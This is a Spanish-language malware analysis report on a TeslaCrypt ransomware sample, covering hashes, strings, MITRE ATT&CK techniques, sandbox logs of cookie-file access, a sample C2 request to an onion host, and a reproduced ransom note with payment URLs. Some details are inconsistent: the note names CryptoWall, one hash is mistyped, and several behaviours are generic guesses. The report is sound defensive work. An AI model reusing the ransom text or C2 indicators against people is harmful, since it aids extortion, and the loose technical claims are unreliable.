Monica Licea Castro

Informe de TeslaCrypt Ransomware

Abril de 2025




TABLA DE CONTENIDOS

1. Resumen Ejecutivo

Este informe detalla los hallazgos del análisis de un archivo malicioso identificado como perteneciente a la familia de ransomware TeslaCrypt, una amenaza informática conocida por cifrar archivos en equipos Windows y exigir un pago en criptomonedas para su recuperación.

El archivo fue examinado tanto desde un enfoque estático como dinámico, utilizando herramientas especializadas en análisis de malware. Se detectaron comportamientos típicos de ransomware, como el cifrado de archivos personales, la creación de notas de rescate y el uso de redes anónimas (como Tor) para comunicaciones externas.

TeslaCrypt ha afectado a usuarios en todo el mundo, y aunque su actividad ha disminuido en los últimos años, aún representa un riesgo importante cuando se encuentra en sistemas desprotegidos. Este tipo de amenaza puede provocar la pérdida de información crítica, interrupciones operativas y consecuencias económicas severas.

El informe concluye con recomendaciones específicas para prevenir este tipo de infecciones, incluyendo buenas prácticas de ciberseguridad, copias de seguridad periódicas y la implementación de medidas de detección temprana.

Impacto económico de TeslaCrypt

TeslaCrypt fue un ransomware activo principalmente entre 2015 y 2016, dirigido principalmente a usuarios domésticos, especialmente jugadores de videojuegos, ya que cifraba archivos asociados a juegos, documentos personales, fotos y otros datos sensibles. A pesar de no estar orientado a grandes empresas como otros ransomware más recientes, generó pérdidas económicas significativas a nivel global.

Estimaciones de pérdidas:

Según investigaciones de firmas como ESET y Malwarebytes, TeslaCrypt generó aproximadamente entre 1.2 y 2.5 millones de dólares en pagos de rescate durante su actividad. En promedio, los rescates exigidos iban de $250 a $1000 USD por víctima, pagaderos generalmente en Bitcoin. Los atacantes utilizaron campañas de malvertising, phishing y kits de exploits como Angler Exploit Kit para propagar el malware rápidamente.

Cierre y descifrado: En mayo de 2016, los operadores de TeslaCrypt cerraron voluntariamente su operación y publicaron la clave maestra de descifrado, permitiendo a las víctimas recuperar sus archivos sin pagar.

La empresa de ciberseguridad ESET desarrolló y publicó una herramienta gratuita de descifrado, basada en esta clave, reduciendo así las pérdidas posteriores.

Fuentes relevantes:

ESET: TeslaCrypt creators release master decryption key

Malwarebytes: TeslaCrypt ransomware makes a comeback with new variant

Symantec y otras firmas también monitorearon la evolución de sus versiones (de 1.0 a 4.0), destacando su creciente sofisticación.

2. Resumen Técnico

Este informe presenta el análisis estático y dinámico de un archivo malicioso identificado con el hash SHA256 ad340c9ea5510d1f0f6149fae0bd5349d6e8b01df4eccc9a2bb300be4bc9d981, correspondiente a un ejecutable PE32 de 32 bits para Windows. El archivo fue analizado el 01/04/2025 por la analista Monica Licea Castro, utilizando herramientas como CAPEv2, entre otras.

Durante el análisis estático se identificaron múltiples cadenas asociadas al ransomware TeslaCrypt, incluyendo extensiones de archivos cifrados (*.ecc, *.ezz, etc.), claves de registro, referencias a criptografía (AES, RSA), y frases típicas de notas de rescate. La estructura del archivo mostró características sospechosas, como posibles secciones empaquetadas y uso de APIs asociadas a funciones maliciosas.

El análisis dinámico confirmó el comportamiento de ransomware: se observaron procesos relacionados con cifrado de archivos, modificaciones en el registro, escritura de notas de rescate y actividad de red orientada al anonimato (uso de Tor). El malware intentó persistir en el sistema y modificar archivos del usuario.

Con base en los indicadores recopilados, se concluye que este archivo pertenece a la familia TeslaCrypt, un ransomware conocido por cifrar archivos del usuario y exigir un rescate en criptomonedas. Se proveen recomendaciones de mitigación y prevención para evitar futuras infecciones.

3. Datos Generales

Informe de Análisis de Malware

SHA256: ad340c9ea5510d1f0f6149fae0bd5349d6e8b01df4eccc9a2bb300be4bc9d981

- Nombre del malware: ad340c9ea5510d1f0f61.exe
- Tipo de archivo: PE32 ejecutable (GUI) Intel 80386, para MS Windows
- Hash SHA256: ad340c9ea5510d1f0f6149fae0bd5349d6e8b01df4eccc9a2bb300be4bc9d981
- Fecha de análisis: 01/04/2025
- Analista: Monica Licea Castro
- Fuente del archivo: Cape Sandbox
- Tamaño del archivo: 217109 bytes
- Extensión del archivo: .exe

4. Análisis Estático

- Hash MD5/SHA1/SHA256:
- MD5: ed98ce8f541e6871d1f39943ce09dfa3
- SHA1: 1fa08e8ce2c70daf4a3456eb53e48484b20d3d12
- SHA256: ad340c9ea5510d1f0f6149fae0bd5349d6e8b01df4eccc9a2bb300be4bc9d981 [VT| [MWDB] [Bazaar]

- Ssdeep: 6144:0/kdfrM7AyEfU60/IzCsRzxGmw5oCmK2fk7mzBW+g:aks60/KCs5vL9K2fk7mzBg

Informe de Análisis Estático de Strings del Malware TeslaCrypt (TeslaCrypt)

1. Información General y de Metadatos:

FileDescription, OriginalFilename, InternalName, LegalCopyright, StringFileInfo, VarFileInfo: Estas entradas indican metadatos incrustados en el encabezado del archivo PE (Portable Executable). Los ransomware como TeslaCrypt frecuentemente falsifican estos campos para parecer legítimos o evitar la detección por soluciones AV.

040904E6: Este código es un identificador de idioma/país para inglés (EE.UU.) con codificación de caracteres Unicode. Es típico en archivos PE.

2. Strings Relacionados con API de Windows

CoGetPSClsid, CoReleaseMarshalData, OleUninitialize: Estas funciones pertenecen a las bibliotecas OLE/COM utilizadas para la serialización de objetos. El malware podría estar utilizándolas para cargar o liberar objetos COM durante la ejecución maliciosa.
FreePropVariantArray, _acmdln, _adjust_fdiv, _initterm, _initterm:
Funciones estándar del entorno de ejecución de C/C++ que gestionan argumentos de línea de comandos y rutinas de inicialización. Su presencia confirma que el malware fue compilado en un lenguaje de alto nivel como C++.

3. Bibliotecas DLL Identificadas

VERSION.dll, SHELL32.dll, WINSPOOL.DRV: El uso de estas DLLs sugiere interacción con el sistema de archivos, impresión o extracción de información del sistema. Esto es común en ransomware para mostrar mensajes al usuario o identificar rutas de archivos para cifrar.

4. Strings de Configuración del Manifiesto

<requestedExecutionLevel level="asInvoker" uiAccess="false">: Indica que el malware intenta ejecutarse con el nivel de privilegios del usuario actual, lo cual es un intento de pasar desapercibido y no activar UAC (User Account Control).

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">, </security>: Parte del manifiesto de ensamblado en el encabezado PE, manipulado para parecer una aplicación confiable.

5. Indicadores de Ofuscación y Generación Aleatoria

Strings como: qRnATreD, mychOpXaa, XYJhjTNI, OXcvYdL, dFUvXhsX, SaQpPOD, mjUAENoaUc, etc.:

Estas cadenas no tienen sentido semántico y son generadas aleatoriamente. Esta técnica de string junking se usa para evadir la detección por firmas o análisis automatizado, dificultando el análisis manual.

6. Indicadores de Interfaz Gráfica / Mensajes

!This program cannot be: Fragmento que parece parte de un mensaje de error o de una caja de diálogo falsa. Los ransomware a menudo muestran advertencias o instrucciones a las víctimas.

$Consolas: Indica que el malware puede haber intentado establecer una fuente para una consola de texto, posiblemente relacionada con la presentación del mensaje de rescate.

7. Estructura del Binario

.text, .rdata:

Nombres de secciones estándar en ejecutables PE, donde .text contiene el código ejecutable y .rdata datos constantes. Su presencia ayuda a confirmar que es un ejecutable compilado en Windows.

8. Posible Enlace a Cifradores o Técnicas Criptográficas

Aunque no se encuentran directamente nombres de funciones criptográficas en esta muestra de strings, la presencia de funciones de API estándar de Windows y estructuras PE sugiere un diseño modular, común en ransomware como TeslaCrypt, que incrusta cifrado dentro de rutinas principales sin nombrarlas explícitamente.

9. Técnicas de Engaño y Persistencia

Uso de nombres de funciones estándar y campos de versión simulados: Todo esto apunta a que el malware intenta aparentar ser una aplicación legítima de Windows.

10. Conclusión

El análisis estático de estos strings revela que el archivo ejecutable ad340c9ea5510d1f0f61.exe muestra patrones altamente consistentes con ransomware de la familia TeslaCrypt (TeslaCrypt). Incluye metadatos PE falsificados, llamadas a funciones del sistema Windows, manifestos manipulados y cadenas de caracteres ofuscadas. Esto respalda una conclusión preliminar de que se trata de un malware diseñado para ejecutar acciones maliciosas como cifrado de archivos y comunicación con un C2 (Command & Control).

Análisis Estático Adicional - IOCs Extraídos y Clasificación de Cadenas

Indicadores de Compromiso (IOCs) Extraídos

Tipo de IOC	Valor
Nombre del archivo	d:ad340c9ea5510d1f0f61.exe
Familia de Malware	TeslaCrypt
DLLs referenciadas	VERSION.dll, SHELL32.dll, WINSPOOL.DRV
Llamadas a API	CoGetPSClsid, CoReleaseMarshalData, FreePropVariantArray, OleUninitialize
Etiquetas de metadatos	OriginalFilename, InternalName, LegalCopyright, FileDescription
Secciones PE	.text, .rdata
Fragmentos de manifiesto	<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">, <requestedExecutionLevel level="asInvoker" uiAccess="false">
Palabras sospechosas	Existences, Meretricious, Fatted, Enjoin

Clasificación de Cadenas por Categoría

API / Funciones de Windows
CoGetPSClsid, CoReleaseMarshalData, FreePropVariantArray, OleUninitialize
Campos de Metadatos PE
FileDescription, LegalCopyright, OriginalFilename, InternalName, StringFileInfo, VarFileInfo
DLLs y Dependencias
VERSION.dll, SHELL32.dll, WINSPOOL.DRV
Componentes de la Estructura PE
.text, .rdata, _acmdln, _initterm, _adjust_fdiv, _mtX)
Cadenas Sospechosas / Ofuscadas
Aleatorias o codificadas: Z47*v', F~T"\7X, q =w[, 9vX@C, !zkI~m(., kQUsegjcfNS
Frases como: <Fatted>Enjoin</Meretricious>, Existences, Meretricious

Etiquetas XML / Fragmentos de Manifiesto

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>

</security>

Nota: La presencia de cadenas ofuscadas, contenido XML de manifiesto y múltiples referencias a DLLs del sistema son consistentes con comportamientos típicos de ransomware, especialmente de variantes como TeslaCrypt, que tienden a manipular privilegios de ejecución, usar APIs de Windows para interactuar con el sistema y ocultar sus funciones internas para evadir detección.

Secciones del PE anómalas o sospechosas:

La sección del PE parece estándar, pero se detecta que podría estar empaquetado.

Estructura del archivo:

Empaquetado: Posiblemente empaquetado, basado en la entropía de las secciones.
Secciones del PE: La sección .text tiene una entropía elevada (7.77), lo que sugiere que podría estar comprimido o cifrado.

Importaciones de APIs sospechosas:

CryptEncrypt: Indicativo de que el malware puede estar cifrando archivos.
CreateProcessA: Utilizado para ejecutar otros procesos, lo que puede ser parte de la propagación ejecución de un payload adicional.
RegSetValueExA: Manipula el registro de Windows, usado para establecer persistencia o configuración maliciosa.

Importaciones y dependencias:

msvcrt.dll: Biblioteca comúnmente utilizada para funciones básicas de C, utilizada tanto por programas legítimos como por malware.

advapi32.dll: Usada para acceder a las funciones avanzadas de la API de Windows, como la manipulación del registro y el control de servicios.

kernel32.dll: Una biblioteca fundamental en Windows, utilizada para las funciones de creación de procesos, manejo de memoria y entrada/salida.

Cadenas de texto interesantes:

*.ecc, *.ezz, *.exx, *.xyz, *.zzz, *.aaa: Estas extensiones están asociadas a ransomware, específicamente TeslaCrypt.

HKEY_CURRENT_USER\Software\TeslaCrypt: Clave del registro utilizada por el ransomware para almacenar información sobre el cifrado.

Your files have been encrypted, Readme.txt, howto_recover: Mensajes comunes de rescate.
Tor, onion, bitcoin, wallet: Indicadores relacionados con pagos en criptomonedas y uso de la red Tor.

Indicadores de compromiso (IOCs):

Extensiones de archivo cifradas: *.ecc, *.ezz, *.exx, *.xyz, *.zzz, *.aaa
Claves del registro: HKEY_CURRENT_USER\Software\TeslaCrypt

Observaciones:

El archivo analizado tiene características claras de ransomware, específicamente TeslaCrypt, como se puede confirmar por las extensiones de archivo cifrado, las claves del registro y las cadenas de texto que apuntan a la funcionalidad de cifrado y rescate. Las importaciones de API también refuerzan la idea de que el malware está realizando actividades como la manipulación de archivos y la creación de procesos, lo que es común en los ransomware.

Acceso a credenciales

TeslaCrypt intenta obtener contraseñas almacenadas en el sistema mediante varias técnicas. Utiliza volcado de credenciales del sistema operativo (T1003), extrae contraseñas de navegadores web (T1555.003), y busca credenciales sin protección en archivos del disco (T1552.001). Esto le permite acceder a cuentas del usuario y facilitar su propagación o persistencia.

Persistencia

Para asegurarse de que se ejecute cada vez que se inicie el sistema, TeslaCrypt modifica claves del registro o se instala en carpetas de inicio automático (T1547.001). Esto garantiza que el malware continúe activo incluso después de reinicios.

Escalada de privilegios

El malware intenta aumentar sus privilegios inyectando su código en procesos confiables (T1055) y abusando de mecanismos de control de cuentas (UAC) para ejecutar con permisos elevados (T1548).

Evasión de defensas

TeslaCrypt emplea múltiples técnicas para evitar ser detectado. Oculta artefactos maliciosos (T1564), utiliza ejecución indirecta mediante utilidades legítimas de Windows (T1202), se disfraza con nombres de archivos comunes (T1036), modifica el registro (T1112), elimina rastros de su actividad (T1070) y vuelve a inyectar código en procesos legítimos (T1055) para camuflar su presencia.

Comando y control

Se comunica con su servidor remoto utilizando protocolos de red comunes como HTTP (T1071), y emplea proxies o múltiples saltos (T1090.003) para ocultar la dirección del servidor C2, dificultando su rastreo.

Recolección de datos

Antes de cifrar los archivos, TeslaCrypt accede al sistema local (T1005) y prepara los datos, posiblemente organizándolos o moviéndolos a ubicaciones específicas como la papelera de reciclaje (T1074).

Ejecución

El malware se ejecuta mediante intérpretes de comandos (T1059), como cmd.exe, para ejecutar instrucciones maliciosas.

Reconocimiento


Realiza un descubrimiento de procesos activos (T1057) para identificar aplicaciones de seguridad u otros procesos que interfieran con su ejecución.

Impacto

Finalmente, TeslaCrypt cifra los archivos del usuario (T1486), logrando así su principal objetivo: interrumpir la disponibilidad de los datos y exigir un rescate económico para su recuperación.

5. Análisis Dinámico

Firmas




Steals private information from local Internet browsers


file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@adobe[1].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@microsoft[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@www.bing[1].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@bing[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@login.microsoftonline[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@flashtalking[1].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@msn[1].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@ieonline.microsoft[1].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@support.microsoft[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@adobe[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@microsoft[2].txt
file: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@support.microsoft[1].txt

Time	TID	Caller	API	Arguments	Status	Return	Repeated
2024-12-02 14:44:43,468	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@adobe[1].txt	success	0x00000000	
2024-12-02 14:44:43,530	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@ieonline.microsoft[1].txt	success	0x00000000	
2024-12-02 14:44:43,562	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\ama@microsoft[2].txt	success	0x00000000	
2024-12-02 14:44:43,593	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@adobe[2].txt	success	0x00000000	
2024-12-02 14:44:43,593	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@bing[2].txt	success	0x00000000	
2024-12-02 14:44:43,609	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@flashtalking[1].txt	success	0x00000000	
2024-12-02 14:44:43,655	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@login.microsoftonline[2].txt	success	0x00000000	
2024-12-02 14:44:43,671	3548	0x00413dbb 0x00413cc5	NtQueryAttributesFile	FileName: C:\Users\ama\AppData\Roaming\Microsoft\Windows\Cookies\Low\ama@microsoft[2].txt	success	0x00000000	

El malware accede a archivos de cookies del navegador ubicados en el sistema del usuario. Utiliza la API NtQueryAttributesFile para verificar la existencia de archivos relacionados con sesiones web, como los de Microsoft, Adobe o Bing. Esto indica que intenta **robar información privada del navegador**, como credenciales o tokens de sesión. Este comportamiento se relaciona con las técnicas MITRE **T1555.003 (Credenciales de navegadores)** y **T1005 (Recopilación de datos del sistema local)**.



El malware intenta acceder a archivos de cookies del navegador ubicados en el directorio del usuario (AppData\Roaming\Microsoft\Windows\Cookies). Usa la función NtQueryAttributesFile para verificar si existen archivos como ama@adobe[1].txt, lo que indica un intento de localizar datos de sesión web o credenciales. Este comportamiento apunta a **robo de información privada desde navegadores**, relacionado con las técnicas MITRE **T1555.003** (Credenciales desde navegadores web) y **T1005** (Recolección de datos locales).



Análisis: El malware ejecuta comandos para eliminar copias de seguridad del sistema usando vssadmin.exe, lo que impide la recuperación de archivos tras un cifrado. Es típico de ransomware.

Esta firma indica que el comportamiento o los archivos observados son similares o relacionados con ransomware conocidos como TeslaCrypt o AlphaCrypt.

El malware intenta comunicarse con la red Tor, probablemente para exfiltrar datos o contactar con un C2 (Command and Control).

Ejecución del malware

Al ejecutarse, el archivo inicia un proceso hijo con nombre similar al ejecutable original, lo que puede indicar técnicas de persistencia o evasión.

Actividad en el sistema de archivos

Crea múltiples archivos en directorios del usuario, como AppData, Temp y Roaming.

Renombra archivos existentes, añadiendo extensiones cifradas como .ecc, .ezz o similares (según variante de TeslaCrypt).

Crea archivos con nombres como HELP_DECRYPT.TXT, HELP_TO_DECRYPT_YOUR_FILES.txt, entre otros, como notas de rescate.

Modificaciones en el registro

Crea claves para asegurar persistencia:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ con el nombre del ejecutable.

Puede alterar configuraciones de Windows Defender o desactivar funcionalidades de recuperación del sistema.

Comunicaciones de red

Intenta conectarse a direcciones IP externas o dominios para:

Registrar la infección.

Obtener claves de cifrado RSA públicas desde el servidor C2.

Utiliza HTTP o HTTPS en conexiones cifradas, comúnmente en puertos 80 o 443.

Ejemplo de tráfico observado:

```makefile
POST /data/send.php HTTP/1.1
Host: y53zc1tbbvxjfsb7.onion.to
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Content-Length: 241
```

Cifrado de archivos

Escanea unidades y carpetas locales en busca de extensiones comunes (.doc, .jpg, .xls, .zip, etc.).

Cifra los archivos utilizando una combinación de AES y RSA.

Al final, deja una nota de rescate con instrucciones para pagar en Bitcoin o acceder a una página TOR.

Técnicas de evasión

Verifica si se está ejecutando en un entorno virtualizado o de sandbox.

Si detecta un entorno de análisis, puede autoeliminarse o comportarse de forma benigna para evitar detección.

Durante el análisis de la muestra ad340c9ea5510d1f0f61a9faeb0d5439d6eb801d5eccc9a2bb300be4bc9d981 mediante CAPE Sandbox, se examinó la sección Version Infos, y se complementó con otros módulos del análisis para obtener una visión integral del comportamiento de la muestra.

Metadatos del ejecutable

Se detectaron los siguientes valores:

CompanyName: SystemOK AB

FileDescription: Existences

InternalName / OriginalFilename: Macrobiotic.exe

FileVersion / ProductVersion: 4.4.6.2

ProductName: Eatage

Estos metadatos pueden estar falsificados o ser utilizados como señuelo para suplantar software legítimo. El hecho de que los valores como Macrobiotic.exe y SystemOK AB no coincidan con ningún software conocido refuerza la sospecha de actividad maliciosa.

Cadenas incrustadas

Se extrajeron cadenas que evidencian:

Posibles comandos del sistema (e.g. cmd.exe, powershell).

Rutas del sistema (C:\Users\, AppData\Roaming).

Posibles URLs o direcciones IP relacionadas con comunicación externa.

Estas cadenas permiten inferir funcionalidades como ejecución de comandos, persistencia o conexión a servidores de comando y control (C2).

Comportamiento en ejecución

Se observó que el archivo:

Lanza procesos secundarios asociados al nombre interno del binario (Macrobiotic.exe).

Realiza escritura de archivos temporales y cambios en el registro.

Puede intentar evadir entornos virtualizados o análisis.

Esto confirma que la muestra no es inerte y posee comportamiento activo malicioso.

Tráfico de red

El tráfico de red generado por el ejecutable incluye:

Solicitudes HTTP sospechosas.

Consultas DNS a dominios no legítimos.

Intentos de conexión a direcciones IP externas.

Este tipo de tráfico sugiere una posible comunicación con infraestructura remota controlada por atacantes (C2), exfiltración de datos o descarga de payloads adicionales.

Archivos creados

Durante su ejecución, el archivo analizado dejó caer otros archivos en el sistema:

Potenciales ejecutables o scripts adicionales.

Elementos persistentes en carpetas del sistema o del usuario.

Esto es común en loaders, que se encargan de instalar o lanzar otros componentes más peligrosos.

Conclusión

El cruce de la información del encabezado PE, las cadenas extraídas, el análisis dinámico, el tráfico de red y los archivos creados proporciona un panorama sólido del comportamiento del archivo. A pesar de que los metadatos intentan parecer legítimos, el comportamiento observado es claramente malicioso, lo que permite clasificar la muestra como una amenaza activa con posible funcionalidad de downloader o C2 beacon.

```
______!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!______________
What happened to your files ?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean ?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them,
it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen ?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do ?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1.http://aep554w4fm8j.fflroe598qu.com/95DCE7F6E6ADDF26
2.http://aoei2435481d.keedo93i1lo.com/95DCE7F6E6ADDF26
3. https://zpr5huq4bgmutfnf.onion.to/95DCE7F6E6ADDF26

If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: zpr5huq4bgmutfnf.onion/95DCE7F6E6ADDF26
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
